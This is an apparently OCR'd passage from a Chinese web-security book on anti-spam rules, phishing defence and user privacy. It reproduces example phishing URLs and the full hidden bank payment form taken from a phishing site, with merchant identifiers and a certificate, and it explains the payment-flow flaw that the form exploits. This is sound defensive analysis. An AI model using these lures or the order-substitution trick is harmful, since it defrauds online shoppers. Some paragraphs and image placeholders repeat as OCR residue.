想要拦截垃圾注册和垃圾消息，就要先了解它们。垃圾注册的一个特点是“批量”，由程序自动完成。垃圾消息的传播也如此，很少有垃圾消息是手动一条条发出来的。但是当有极大利益驱动时，垃圾注册也可能会变成一种半自动或者手动的方式。笔者曾经见过一些批量注册账户的程序——由于网站在注册时要求输入验证码，而验证码难以破解，骗子雇佣了一批人，在网吧里每天的工作就是手动输入验证码。因为相对于骗子所获得的高回报来说，这些雇佣成本几乎可以忽略不计。“批量”、“自动化”的特点意味着：

（1）同一客户端会多次请求同样的URL地址；
（2）页面与页面之间的跳转流程可能会不正常（页面1→页面3，不像正常用户行为）；
（3）同一客户端两次请求之间的时间间隔短；
（4）有时客户端的UserAgent看起来不像浏览器；
（5）客户端可能无法解析JavaScript和Flash；
（6）在大多数情况下验证码是有效的。

如果再从垃圾注册和垃圾消息的内容去分析，又可以发现很多不同的特点：

（1）注册时填写的用户名可能是随机生成的字符

串，而非自然语言；
（2）不同账户的资料介绍可能出现同样的内容，在需要打广告时尤其如此；
（3）可能含有一些敏感词，比如政治敏感词和商业广告词；
（4）可能出现文字的变形，比如把半角变全角，或者类似地把“强”拆成“弓虽”。

如果与业务相结合的话，还能挖掘出更多的特征，比如在IM里：

（1）如果某个用户给许多不同用户发送消息，但接收者都不回消息的话，这个人可能就是在发送垃圾消息；
（2）如果某个用户加入不同的IM群后，发送的消息总是同样的内容，不说其他话，则可能也是在发送垃圾消息。

有了这些特征，就可以依此建立规则和模型。

规则系统比较简单，多条规则结合还可以建立更复杂的模型。在垃圾识别或者Anti-Spam领域里，被广泛应用的方法是“机器学习”。

想要实现一个优秀的垃圾识别算法，需要算法专家

与业务专家一起合作，这是一个需要不断改进的过程。目前并没有一个万能的算法能一次解决问题。与业务相关的系统，必然是在不断的磨砺中成长。今天许多大型互联网公司都组建了自己的商业智能团队来做这些事情。在本书中，不深谈此类算法的实现细节。

如果仔细分析垃圾行为特征，可以大致分成：内容的特征、行为的特征、客户端本身的特征。从这三个方面入手，可以得出不同类型的规则。

- 基于内容的规则：以自然语言分析、关键词匹配等为代表。
- 基于行为的规则：以业务逻辑规则为代表。
- 基于客户端识别的规则：以人机识别为代表，比如验证码，或者让客户端去解析JavaScript。

三种规则配合使用，能够起到较好的效果，最终可以建立一个比较完善的风险控制系统——在事中监控并拦截高风险的用户行为；在事后追溯恶意用户，取证、统计损失；并可以为决策提供依据。

识别出非法用户和非法行为后，在“拦截”上也需要讲究策略和战术。因为很多时候，规则都是“见光

死”，规则的保密性非常重要。如果使用规则和恶意用户做直接对抗，那么规则的内容很容易暴露，导致规则很快会被绕过。因此要有技巧地保护规则。

如何保护呢？以“拦截”来说，如果不是特别紧急的业务，则可以打一个时间差。当使用规则识别出垃圾账户后，过一段时间再做处理，这样恶意用户就摸不准到底触犯了哪条规则。同时还可以“打压”大部分账户，放过一小批账户。这样既控制住大部分的风险，又让风险不会随意转移，可以一直把可控的风险放在明处。这样从防御的角度看，就能掌握主动权。

与垃圾注册和垃圾信息的对抗最终还是会升级。作为安全团队，需要紧跟敌人的变化，走在敌人的前面。

16.5　关于网络钓鱼

在今天的互联网中，钓鱼与欺诈问题已经成为一个最严重的威胁。在金山网络安全中心发布的《2010年中国网络购物安全报告》中指出，有超过1亿用户遭遇过网购陷阱，直接经济损失将突破150亿元。而中国的网民在2011年才刚刚突破4亿。在这样恶劣的环境下，如何对抗钓鱼问题，就显得尤为重要了。

16.5.1　钓鱼网站简介

很多站长都会觉得很无辜：“是钓鱼网站模仿了我的网页，又不是我的网站出现了漏洞”、“用户上当，是因为用户傻”。

很多时候，钓鱼网站确实不是网站的主要责任。但是问题既然发生了，光抱怨是没有用的，最终受到伤害的还是网站的用户。所以，网站可以主动承担更大的责任，尽可能地处理网络钓鱼问题。


在互联网安全中，网络钓鱼问题是至今都难以根治的一个难题。它难就难在欺诈过程中，利用了许多

人性的弱点，或以利诱，或以障眼法。网络钓鱼问题并不完全是一个技术问题，单纯从技术的层面去解决，很难根治。

在今天，网络钓鱼已经像挂马一样，形成了一个产业链。这个产业链中分工明确：有人制作并销售生成钓鱼网站的程序，有人负责在邮件、IM中传播钓鱼网站，有人负责将骗到的钱财从银行账户中洗出来。


根据中国反钓鱼联盟的统计，网络钓鱼大多集中在网络购物、网上银行等行业。下图是2011年4月份的钓鱼网站行业分布统计。

在网上支付行业中产生的网络钓鱼，有机会让骗子直接骗取用户的钱财，所以是网络钓鱼的重灾区。淘宝网是目前中国最大的电子商务网站，占据了中国网购市场的半壁江山。因此，模仿淘宝网的钓鱼网站非常多。



钓鱼网站行业分类统计

根据中国反钓鱼联盟在2011年4月份的统计数据，可以看出淘宝网的钓鱼网站是目前国内钓鱼网站的主流。



钓鱼网站模仿目标站点统计

在国外，钓鱼网站（Phishing）的定义是页面中包含了登录表单的网站，此类网站的目的是骗取用户的密码。

但是随着网络犯罪手段的多样化，很多钓鱼网站开始模仿登录页面之外的页面，目标也不仅仅是简单的骗取密码。此类钓鱼网站可以称为“欺诈网站”，也可以认为是广义的钓鱼网站，因为它们都是以模仿目标网站的页面为基本技术手段。在本书中，将

统一称之为“钓鱼网站”。

以淘宝网的钓鱼网站为例，正常的淘宝网登录页面如下：



而伪造的淘宝网钓鱼网站则如下：



注意钓鱼网站的URL是：

```
http://item.taobao-com-ite.cz.cc/member/
login.jhtml_f_top.Asp?u=admin
```

钓鱼网站一般都会使用欺骗性的域名，并通过各种文字变形诱骗用户。

一些经验不是很丰富的用户，可能就分辨不出来网站的真实性；有时候甚至一些老网民也会因为粗心大意而上当。令人吃惊的是，笔者接触到的许多因为钓鱼网站而被盗的案件中，用户强调自己能分辨钓鱼网站，但真相是往往用户自己并不知道曾经访问了钓鱼网站。

从传播途径上来说，钓鱼网站并非无迹可寻。

骗子总是希望能够骗到更多的人，他们也有目标客户。比如，如果是骗取用户购买游戏点卡的，则很有可能会在网络游戏的公共频道中“喊话”。此外，IM和邮箱也是钓鱼网站传播的主要途径。淘宝网上的购物有自己的IM——淘宝旺旺，在旺旺上传播的钓鱼网站一般是模仿淘宝网的钓鱼网站；而在QQ上，更多的是传播拍拍与财付通的钓鱼网站。但这个趋势并非绝对，需要看具体情况。

16.5.2 邮件钓鱼

钓鱼邮件，是垃圾邮件的一种，它比广告邮件更有针对性。


令人比较无奈的是，SMTP协议是可以由用户伪造发件人邮箱的。而在邮件服务器上，如果没有实施相关的安全策略，则无从识别发件人邮箱的真伪。

一封典型的钓鱼邮件如下，注意邮件的发送者被伪造成真实的邮箱地址。

From: Alibaba.com [mailto:message-noreply@service.alibaba.com]
Sent: Wednesday, May 18, 2011 1:19 AM
To: editor@alizila.com
Subject: Alibaba.com Urgent Account Update

伪造的Alibaba发件人邮箱

在邮件正文中，则诱骗用户到一个伪造的钓鱼网站。



包含钓鱼网站的邮件正文

目前有许多识别发件人邮箱的安全技术，大部分都是基于域名策略的，比如SPF（Sender PolicyFramework）、Yahoo的DomainKeys、微软的Sender ID技术等。

Yahoo的DomainKeys会生成一对公私钥。公钥布署在收信方的DNS服务器上，用于解密；私钥则用于发信方的邮件服务器，对发出的每封邮件进行签名。这样收信方在收信时，到DNS服务器上查询属于发信方域名的公钥，并对邮件中的加密串进行解密验证，以确保该邮件来自正确域。

SPF技术与DomainKeys不同，SPF是基于IP策略的，有点类似于DNS反向解析。收信方在接收到邮件时，会去DNS查询发信方域的SPF记录。这个记录写着发信方邮件服务器和IP的对应关系，检查了这个记录后，就可以确定该邮件是不是发自指定IP的邮件服务器，从而判断邮件真伪。

微软的Sender ID技术，是以SPF为基础的。

但是，这三种技术在今天都面临一个很大的推广难题。DomainKeys尤其复杂，它是在原本的标准邮

件协议上多出了一个扩展；同时加/解密对服务器性能的影响比较大，在处理海量数据时，容易形成瓶颈；配置与维护上的困难也会让很多邮件服务商望而止步。

SPF相比于DomainKeys来说更易于配置，只需要收信方单方面在DNS中配置即可。但是SPF是针对IP和域名的策略，难以覆盖到互联网上的所有网站。各大邮件运营商的SPF策略又各不相同，使得骗子有很多空子可以钻。而基于IP的策略，一旦写死，维护起来也是一件非常痛苦的事情。这意味着发信方域的邮件服务器IP不能做较大的变化——一旦IP变化了，SPF策略却未及时更新，就可能会造成大面积误杀。

但是在今天，SPF仍然成为对抗“邮件地址伪造”的一项主要技术，在没有更好的技术出现时，只能选择去推广SPF。

16.5.3　钓鱼网站的防控

钓鱼网站的防控是一件很有挑战的事情。尤其是现在互联网整体环境比较恶劣，在此方面的基础建设远远不足的情况下，很可能会面临投入大、产出小的窘境。但是钓鱼网站的防控是必须要做的事情，

一步步改善环境，总能迎来最后的胜利。

前文谈到了钓鱼网站的传播途径，主要集中在邮箱、IM等处。根据网站业务的差异，在评论、博客、论坛等处也可能会存在钓鱼链接，时下非常热门的SNS和微博，也可能会成为钓鱼网站传播的主要途径之一。

16.5.3.1　控制钓鱼网站传播途径

控制钓鱼网站传播的途径，就能对钓鱼网站实施有效的打击。

一个网站如果有IM、邮箱等互联网基础服务的业务，则可以利用自有资源对用户产生的内容进行控制，检查其中是否包含钓鱼网站，尤其在一些“用户与用户之间交互”比较多的地方。

但钓鱼网站也有可能在“站外传播”。目前很多网站是没有自己的邮箱服务的，用户注册时使用的邮箱由第三方邮件运营商提供，比如Gmail、Ya-hoo Mail等。如果钓鱼邮件发送到这些用户邮箱中，就脱离了网站本身的范畴。

网络钓鱼是需要整个互联网共同协作解决的一个问

题，因此当钓鱼传播途径脱离了目标网站本身的范畴时，应该积极地通过与外部合作的方式，共建一个安全的大环境，也就是建立一个反钓鱼的统一战线。

目前很多大的互联网公司都已经意识到统一战线的重要性，这条反钓鱼的统一战线已经初具规模，网站、互联网基础服务、浏览器厂商、反病毒厂商、银行、政府都成为这条战线的成员。

浏览器是一个较为特殊的环节，因为浏览器是互联网的入口，钓鱼网站不管是在IM中传播，还是在邮件里传播，归根结底还是要上到浏览器上的。

所以在浏览器中拦截钓鱼网站，能事半功倍。下图是Chrome拦截到钓鱼网站并发出报警。



浏览器与杀毒软件在反钓鱼方面面临的问题，就是软件的用户覆盖率，以及钓鱼网址信息的互通与共

享。

只有当不同的浏览器厂商、杀毒软件厂商能够及时同步钓鱼网址的黑名单时，才能完善这道最终的防线。

钓鱼网站的黑名单，可以成为一个公共信息公布在互联网上，任何浏览器和反病毒厂商都可以使用这些黑名单。Google公开了一个“Safe Brows-ing API”，公布了Google发现的这些恶意网址。通过“Safe Browsing API”，可以获取钓鱼网址、挂马网址、诈骗网址的黑名单。

16.5.3.2 直接打击钓鱼网站

在钓鱼网站的防控中，还有一个有力的措施，就是关停站点。

很多DNS运营商、IDC运营商目前都开始提供站点关停的业务。可是运营商本身无法识别一个网址是否是钓鱼网站，因此很多运营商依靠一些第三方的安全机构或者安全公司，以合作的方式对恶意网址进行关停。

安全公司发起的“关停恶意网址要求”目前已经变成

一项生意，网站可以购买相关的服务以对自身品牌进行保护。关停包括对域名的关停，以及对虚拟主机上应用的关停。

在国外，RSA、Mark Monitor、NetCraft 等公司均开展了相关业务，站点关停的响应时间最快可以控制在数个小时之内；在国内，主要是通过CN-NIC下属的反钓鱼联盟（APAC），对“.cn”的域名和主机进行关停。

随着中国对运营商监管的力度越来越大，以及为了规避某些法律风险和增加追查难度，越来越多的钓鱼网站开始转移到国外的运营商。经过调查发现，大多数钓鱼网站选择了美国和韩国的运营商。

目前中国法律方面对网络犯罪的相关条例尚不完善。以往的网络犯罪案件，仍然是使用传统法律条款进行解释。“盗窃罪”和“诈骗罪”是网络犯罪案件中被引用得最多的条款。

但是钓鱼类案件有其特殊性。网络钓鱼是一种欺诈行为，可以以“诈骗罪”论处。但钓鱼网站的苦主可能成千上万，每个苦主的单笔金额也许不是很多，取证和诉讼方面都会遇到很大的困难。而且由于互联网的特殊性，很多骗子都通过代理服务器或者更

换IP地址的方式以躲避追踪，为取证带来了一定的难度。

虽然困难很大，但由司法机关直接对网络钓鱼行为进行打击，是最有力的方法。每当打掉了一个钓鱼犯罪团伙后，钓鱼案件总量都会下降很多，起到了极大的震慑作用。

16.5.3.3　用户教育

用户教育永远是安全工作中必不可少的一环。网站需要告知用户什么是好的，什么是坏的。但是光喊“狼来了”也是没用的，过多的警告信息只会使用户丧失警惕性。笔者曾经看过这样的一个案例：一个木马在某IM里传播，很多用户上当受骗，于是该IM做了一个功能：检查用户传输的文件是否为.exe等可执行文件，如果是压缩包则看压缩包里是否包含了.exe，如果有则警告用户这可能是一个木马。在用户被骗后举报的案件记录中，看到骗子是这样诱导用户的：“您用的是最新版本吗？是最新版本就对了，这个版本什么都报是木马。没事的，您点吧！”

用户教育的工作任重而道远。

16.5.3.4　自动化识别钓鱼网站

在钓鱼网站的拦截过程中，有一个关键的工作，就是快速而准确地识别钓鱼网站。依靠人工处理钓鱼网站，工作量会非常大，因此有必要使用技术手段，对钓鱼网站进行一些自动化的识别。

目前许多安全公司都开始进行此方面的研究，并且卓有成效。

钓鱼网站的域名都具有一定的欺骗性。但反过来说，具有欺骗性，也就具有相似性。比如正常的淘宝宝贝页面URL中包含了参数值“-0db2-b857a497c356d873h536h26ae7c69”，这种参数值几乎成了淘宝URL的特色。

因此，下面这个钓鱼网站模仿了这种URL：

```
http://item.taobso.comdiz.info/auction/
item_detail-0db2-
b857a497c356d873h536h26ae7c69
.htm.asp?ai=486
```



在域名上，也有很多字母变形。比如将字母“o”变形为数字“0”，字母“l”与数字“1”互换等方法，都是骗子的惯用伎俩。

在页面的源代码中，也能分析出许多相似的地方。比如上面的钓鱼网站，其页面代码中就包含了如下脚本：

[image]

而这段脚本实际上是钓鱼网站原封不动地从目标网站“淘宝网”上拷贝下来的，这段脚本就可以成为一个特征。

自动识别钓鱼网站是一项复杂的工作，不同的思路会有不同的结果。同时这项工作必然是在不断的对

抗中成长，没有一成不变的规则和模型，也没有一成不变的钓鱼网站。

但即使再精准的系统，也会有误报的，因此最终还是需要有人工审核进行把关。

16.5.4　网购流程钓鱼

上面展示的那个钓鱼网站，和前文提到的登录页面的钓鱼不同，这是一个淘宝宝贝页面的钓鱼。那么这个钓鱼网站又是如何行骗的呢？接下来，就要讲讲这种比较奇特的诈骗方式，它实际上利用了今天电子商务支付环节的一个设计缺陷，而且这个设计缺陷还难以在短时间内修补。

在这个宝贝页面的钓鱼网站上，如果点击“立刻购买”，则会跳出一个登录浮层，它同时骗取了用户的密码。



输入一个测试账户后，就进入了确认购买页面，这也是淘宝网购里正常流程会走到的一步。一切看起来都和真的一样，除了URL。



输入一个测试账户后，就进入了确认购买页面，这也是淘宝网购里正常流程会走到的一步。一切看起来都和真的一样，除了URL。

点击“确认无误，购买”，将进入付款页面。在正常的淘宝网购流程中，是去支付宝付款。钓鱼网站同时伪造了支付宝的收银台页面，骗取用户的支付密码。



实际上用户是不会支付成功的，但此时用户的支付密码已经被盗了。



用户点击“返回”，重新选择网银支付。



在此过程中，用户的淘宝账户密码、支付宝的支付密码都已经被钓鱼网站所获取。用户看到的所有的页面都是钓鱼网站伪造的。

但这一切并不是最重要的，最重要的是钓鱼网站即使不知道用户的密码，也能骗走用户的钱。这涉及一个网购流程的设计缺陷。

在这个过程中，最终钓鱼网站走到的这个支付页面，其中内嵌了一个表单。查看源代码可以看到，这是一个工商银行的支付表单。

```
<form id="ebankPayForm" name="ebankPayForm"
target="_blank" method="post"
action="https://B2C.icbc.com.cn/servlet/
ICBCINBSEBusinessServlet" >
<input type="hidden" name="interfaceName"
value="ICBC_PERBANK_B2C"/>
<input type="hidden" name="interfaceVersion"
value="1.0.0.0"/>
```

```
<input type="hidden" name="orderid"
value="507148170"/>
<input type="hidden" name="amount"
value="985000"/>
<input type="hidden" name="curType"
value="001"/>
<input type="hidden" name="merID"
value="4000EC23359695"/>
<input type="hidden" name="merAcct"
value="4000021129200938482"/>
<input type="hidden" name="verifyJoinFlag"
value="0"/>
<input type="hidden" name="notifyType"
value="HS"/>
<input type="hidden" name="merURL"
value="http://bank.yeepay.com/app-merchant-
proxy/neticbcszrecv.action"/>
<input type="hidden" name="resultType"
value="0"/>
<input type="hidden" name="orderDate"
value="20110522205936"/>
<input type="hidden" name="goodsName"
value="中国联通交费充值"/>
<input type="hidden" name="merSignMsg"
value="fwWXBaBUrgwpxzP5oxyZay7ObihJrHt9UkGm9c
kjRrHH828Kx8b/lkX8hOdS7wv74lgh3rZybkqSL+
DpB9F0u24+Pji9CWrGJeN5Y96qd97agv/n802vVp
+VhKbFc0h6yuSQH4HK6dRxFrz4DsdpqgAr7ZdpUiM2DgS
```

```
zjHCQUK0="/>
<input type="hidden" name="merCert"
value="MIIDBDCCAeygAwIBAgIKYULKEHrkAC49gjANBg
kqhkiG9w0BAQUFADA2MR4wHAYDVQQDExVJQ0JDIE
NvcnBvcmF0ZSBTdWIgQ0ExFDASBgNVBAoTC2ljYmMuY29
tLmNuMB4XDTEwMDkyNTA3NTU0MloXDTExMTAxMDE
1NTk1OVowPzEYMBYGA1UEAxMPeWVlcGF5MDEuZS40MDAw
MQ0wCwYDVQQLEwQ0MDAwMRQwEgYDVQQKEwtpY2Jj
LmNvbS5jbjCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCg
YEA1LE1UbpYQd2bW87+hzo/3F9N8A8m3OCVU4Vj8
rYN7g499YwXJtCmvXJpKGHzpsygEvrwDsEWQp2rOFI0nS
Ayga4VyyVbmFnx3dkiKFpAco6pi+G2YvtaxsoI8o
I0ZpBzytRJRDy3WSZG6mKw3ty5UlbAiNlugJARfcMuYGv
Q7jsCAwEAAaOBjjCBizAfBgNVHSMEGDAWgBT5yEX
DU5MmNjGTL5QQ38hTPfZvnjBJBgNVHR8EQjBAMD6gPKA6
pDgwNjEQMA4GA1UEAxMHY3JsMzAzMTEMMAoGA1UE
CxMDY3JsMRQwEgYDVQQKEwtpY2JjLmNvbS5jbjAdBgNVH
Q4EFgQUI+mwl5mh7sI81gNXua2rcv/nev0wDQYJK
oZIhvcNAQEFBQADggEBALaJ5oyxbHP8LsWiyvi//ijREA
iA6oJ35hEy6Yn4Y8w7DZwM0H1il7txG0KfGPYU7p
AQ6A9iQ+wMnMCBMrLOyws1osi2JQIwZncs7/
AisCXfGlji6wesAU4MCNiAfV2+nPmr2SMpkhak0OIcOZI
ZHqN
PeTBcTIuPmR3tH3UAJnC5vaz+7/Y
+veEXa2PDia//TT2GCsaV3UP3mfdHFzGKVYIIZJ0qGJFN
4nBDqF1aYXgG
BawfJwUVDIIJBnv94K9kj4u7sac1Eicl3AwkPJdrhWY/
Y5SZuu11pckfiserbSoGEKDCQ3OD9HoSVFIMpJi7n
```

```
kwP56xhrJW8mQlUggGAgGE="/>
<input type="hidden" name="remark1"
value="0"/>
<input type="hidden" name="remark2"
value="0"/>
</form>
```

这个表单的提交地址是：

```
action=https://B2C.icbc.com.cn/servlet/
ICBCINBSEBusinessServlet
```

这是一个真实的工商银行付款地址。也就是说，这个表单是真实存在的！

再看看这个表单中的几个关键参数：

```
name="orderid" value="507148170"    订单号
name="merID" value="4000EC23359695"    商户标识
name="merAcct" value="4000021129200938482"
name="merURL" value=http://bank.yeepay.com/
app-merchant-proxy/neticbcszrecv.action    商户
name="goodsName" value="中国联通交费充值"    商品
```

从商户URL可以看到，这笔订单实际上是支付到了yeepay.com，而用户以为自己是支付到了支付宝。

再看看商品名称，变成了“中国联通交费充值”，而用户以为自己买的是“美的空调”。这个表单的隐藏字段说明了一切。

此外有两个关键参数：merSignMsg和 mer-Cert，这是针对该订单的签名和商户的证书，用来确定一笔订单。

最终，用户在钓鱼网站上提交这笔“真实”的订单后，通过工商银行的网银支付了一笔钱到yeepay.com。分析与防范网购流程钓鱼

在整个支付流程中，我们看到了什么？

一个正常的网购流程，一般如下：

商户（比如淘宝网）
第三方支付平台（比如支付宝、yeepay）
网上银行（比如工商银行）

这实际上是一个跨平台传递信息的过程。

贯穿不同平台的唯一标识，是订单号。订单中只包含了商品信息，但缺少创建订单用户的相关信息。这是网上支付流程中存在的一个重大设计缺陷。

造成这个设计缺陷的原因是，在网购过程中的每个平台都有一套自己的账户体系，而账户体系之间并没有对应关系。因此平台与平台之间，只能根据订单本身的信息作为唯一的判断依据。

比如银行的账户是银行卡号和开户名，第三方支付平台有自己的账户，商户又有自己的一套账户体系（比如京东商城）。

某用户小张在京东商城注册了账户“abc”，在支付宝的账户是“xyz”，在银行的卡号是“xxx”。假如小张在京东商城上买了一个空调，并经由支付宝到网银支付。在网银端，银行看到小张就是“xxx”，而不知道京东商城的“abc”以及支付宝的“xyz”也是小张；在支付宝端，同样也不知道小张就是京东商城的“abc”。这样的订单信息就不完整。

因此是否由小张本人完成了这个订单的支付，银行端其实是不知道的。银行只知道这个订单是否已被支付完成，而不知道是谁支付了订单。

这个缺陷是如何被利用的呢？

骗子去商户创建一个订单，然后交给用户去第三方支付平台支付；或者骗子创建一个第三方支付平台

的订单，然后交给用户去银行支付——正如前文案例中所演示的一样。

目前中国互联网有成千上万的商户，也有数十家像支付宝一样的第三方支付平台，还有数十家提供网上支付业务的银行。这些平台拥有的账户体系已经变得错综复杂，很难再把这么多的账户一一对应起来。

解决这个设计缺陷的方法是，找到一个唯一的客户端信息，贯穿于整个网上支付流程的所有平台，保证订单是由订单创建者本人支付的。根据用户的需求，可能还会产生“代付业务”，这时候还需要设计一个合法的代付流程。只有当所有平台都统一了订单拥有者的信息后，才能真正解决这个问题。目前看来，使用客户端IP地址作为这个信息，比较经济，易于推广。

网络钓鱼问题不是某一个网站的问题，而是整个互联网所需要面对的问题。解决钓鱼问题，需要建立一条统一战线，改善和净化整个互联网的大环境。

16.6　用户隐私保护

2011年4月，索尼（SONY）发生了一起令全球震惊的黑客入侵事件。事件的结果是索尼运营的PSN网络（一个由SONY运营的以PS游戏机为终端的对战网络平台）陷入瘫痪，同时导致大量的用户数据被泄露。

索尼表示，可能有超过7700万的用户注册信息或已遭到黑客的盗取，而随后有黑客在论坛上开始挂牌销售220万个来自索尼PSN网络数据泄露受害者的个人信息，其中包括姓名、地址、电话号码、信用卡号码甚至后三位CVV2码，这些数据足以让大量用户的信用卡失窃。

之前索尼曾表示信用卡信息已经得到加密，但事实上数据库里的内容已经被读出，黑客甚至还炫耀数据库的关键字：fname, lnam, address, zip,country, phone, email, password, dob, ccnum,CVV2, exp date。事后有分析师认为，索尼在这次事件中遭受的损失可能会超过10亿美金，包括业务的丢失、不同的补偿成本、新的投资。

16.6.1 互联网的用户隐私挑战

互联网在给人们带来便捷的同时，也放大了负面事件的影响。

在互联网时代，网站在提供服务的同时，也拥有了各种各样的用户数据。从好的方面想，网站在拥有这些用户数据的同时，能够提供给用户更加优质的服务。网站收集用户信息最主要的用途就是用于精准地投放广告，广告目前仍然是大多数互联网公司最主要的收入来源。

互联网这个平台之所以比传统媒体更为先进，就是因为广告在互联网上可以进行精准投放。试想传统媒体，比如电视，在电视里投放广告时，所有的用户都坐在电视机前观看同样的广告。电视里的广告投放，只能按照不同的时间段、不同的频道风格进行大致的分类。比如在少儿频道投放玩具、母婴类广告，在戏曲频道投放中老年保健品广告等。

但是在互联网上，可以做到更为精准的广告投放。以搜索引擎为例，如果一个用户在搜索引擎上搜索“杭州楼盘”等关键词，则可以认为这个用户有买房的意向，从而可以展示杭州房地产相关的广告。如果搜索引擎更加智能一些，能够记住这个用户，

知道这个用户前后几天一直在搜索“楼盘”、“中介”，“房产政策”等关键词，搜索引擎就可以猜测这个用户有强烈的购房意向，从而可以进行更深度的营销，比如由销售直接联系这个用户。

这时问题就来了，网站怎么知道如何联系这个用户？原来，用户在网站注册时，将手机号码填写在了个人资料中，当时填写的理由可能是“密码找回”、“注册确认”等，又或许是今天SNS最常用的手段：完善多少个人资料，就将获得多少奖励。

除了用户自己在网站填写的个人信息外，网站还可以通过“搜索记录”、“浏览网页的历史记录”、“IP地址对应的地理位置”等信息来猜测用户的真实情况。网站越“智能”，网站所持有的个人信息就越多。用户在有意和无意中会泄露大量的个人数据，而用户的个人数据一旦未能被妥善保管，就可能酿成“SONY数据泄露事件”的悲剧。

在PCI-DSS（支付卡行业数据与安全标准）中，对企业持有的“持卡人个人信息”做出了非常严格的要求。比如pin码不得以明文在网络中传输，使用后需要删除等。PCI认为现有的安全技术是复杂的，要想完美地保护好用户个人信息比较困难，最好的做

法是限制数据的使用——“不存在的数据是最安全的”。

但PCI标准目前只在支付行业中推广；在其他行业，网站则仍然在肆无忌惮地收集用户的个人数据。目前互联网缺乏一个对用户隐私数据分级和保护的标准，没有定义清楚哪些数据是敏感的，哪些数据是公开化的，从而也无从谈起隐私数据应该如何保护。

比如用户的手机号码，乍一看是非常隐私的数据，如果泄露了，可能会让用户饱受垃圾短信和各类推销电话的骚扰。但是有的用户，出于商业宣传的目的，却希望其手机号码能广而告之，从而承接业务，这些手机号码又不属于隐私数据。类似的例子还有很多。因此对隐私数据进行标准化的定义，也是一件很困难的事情——业务场景太复杂了。

16.6.2　如何保护用户隐私

在通常情况下，笔者认为，如果网站为了提供更好的服务而收集用户的个人数据，则应该做到以下几点。

首先，用户应该拥有知情权和选择权。网站有义务

告知用户获取了什么数据，并公布自己的隐私策略或条款。用户也有权利对不喜欢的隐私策略说不。

有一位名叫Aza Raskin的安全研究者，认为网站在向用户告知自己的隐私策略时，可以使用简单鲜明的图标来表示，并对数据的使用做了简单的分类。



Your Data is Used Only for the Intended Use



Your Data May be Used for Purposes You Do Not Intend



Your data is never given to advertisers.



Site gives your data to advertisers.



Data is given to law enforcement only when legal process is followed.



Data may be given to law enforcement even when legal process is not followed.

更多的图标可以参考Aza Raskin的个人网站。

其次，网站应该妥善保管收集到的用户数据，不得

将数据用于任何指定范围以外的用途。比如将用户的个人信息转卖给其他组织则是非法的，应该被禁止。

妥善保管这些数据，还意味着网站有义务为数据的安全性负责。应该达到类似于PCI-DSS中提到的各种保护数据的要求。

除了保证没有漏洞外，网站还应该限制员工接触到原始数据。比如监控员工是否有“查看用户隐私数据”的行为——没有人愿意让自己的邮件内容或者短信内容被网站的工作人员偷看。

